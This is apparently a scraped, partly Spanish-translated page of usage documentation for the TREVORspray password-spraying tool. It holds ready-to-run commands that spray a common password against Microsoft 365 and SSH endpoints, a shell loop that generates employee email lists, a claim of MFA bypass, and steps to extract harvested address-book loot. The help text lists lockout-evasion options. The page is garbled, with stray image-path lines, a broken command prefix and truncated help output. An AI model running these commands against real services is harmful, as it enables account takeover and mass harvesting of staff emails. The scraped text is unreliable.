
trevorspray -u emails.txt -p 'Welcome123' --url https://login.windows.net/b439d764-cafe-babe-ac05-2e37deadbeef/oauth2/token
trevorspray -u [email protected] -p 'Welcome123' --delay 5
-n)trevorspray -u emails.txt -p 'Welcome123' --ssh [email protected] [email protected]
# clone wordsmith dataset
wget https://github.com/skahwah/wordsmith/releases/download/v2.1.1/data.tar.xz && tar -xvf data.tar.xz && cd data

# order first initial by occurrence
ordered_letters=asjmkdtclrebnghzpyivfowqux

# loop through first initials
echo -n $ordered_letters | while read -n1 f; do
  # loop through top 2000 USA last names
  head -n 2000 'usa/lnames.txt' | while read last; do
    # generate emails in f.last format
    echo "${f}.${last}@evilcorp.com"
  done
done | tee f.last.txt

trevorspray -u f.last.txt -p 'Welcome123'
Cuando TREVORspray omite con éxito el MFA y recupera una Libreta de direcciones sin conexión (OAB), la libreta de direcciones se descarga en formato LZX en ~/.trevorspray/loot. LZX es un algoritmo de compresión antiguo y molesto utilizado por Microsoft.
# get libmspack (for extracting LZX file)
git clone https://github.com/kyz/libmspack
cd libmspack/libmspack/
./rebuild.sh
./configure
make

# extract LZX file
./examples/.libs/oabextract ~/.trevorspray/loot/deadbeef-ce01-4ec9-9d08-1050bdc41131-data-1.lzx oab.bin
# extract all strings
strings oab.bin
# extract and dedupe emails
egrep -oa '[A-Za-z0-9._%+-]+@[A-Za-z0-9.-]+\.[A-Za-z]{2,6}' oab.bin | tr '[:upper:]' '[:lower:]' | sort -u
$ trevorspray --help
usage: trevorspray [-h] [-m {owa,okta,auth0,anyconnect,jumpcloud,adfs,msol,example}] [-up USERPASS [USERPASS ...]] [-u USERS [USERS ...]] [-p PASSWORDS [PASSWORDS ...]] [--url URL]
                   [-r DOMAIN] [--export-tenants FILE] [-t THREADS] [-f] [-d DELAY] [-ld LOCKOUT_DELAY] [-j JITTER] [-e] [-nl] [--ignore-lockouts] [--timeout TIMEOUT] [--random-useragent]
                   [-6] [--proxy PROXY] [-v] [-s USER@SERVER [USER@SERVER ...]] [-i KEY] [-b BASE_PORT] [-n] [--subnet SUBNET] [--interface INTERFACE]

A password sprayer with the option to load-balance traffic through SSH hosts

options:
  -h, --help            show this help message and exit

basic arguments:
  -m, --module {owa,okta,auth0,anyconnect,jumpcloud,adfs,msol,example}
                        Spray module to use (default: msol)
  -up, --userpass USERPASS [USERPASS ...]
                        file(s) containing username and password pairs (format: 'username:password')
  -u, --users USERS [USERS ...]
                        Usernames(s) and/or file(s) containing usernames
  -p, --passwords PASSWORDS [PASSWORDS ...]
                        Password(s) and/or file(s) containing passwords
  --url URL             The URL to spray against
  -r, --recon, --enumerate DOMAIN
                        Retrieves MX records and info related to authentication, email, Azure, Microsoft 365, etc. If --usernames are specified, this also enables username enumeration.
  --export-tenants FILE
                        Export all discovered tenant domains to a file

advanced arguments:
  Round-robin traffic through remote systems via SSH (overrides --threads)







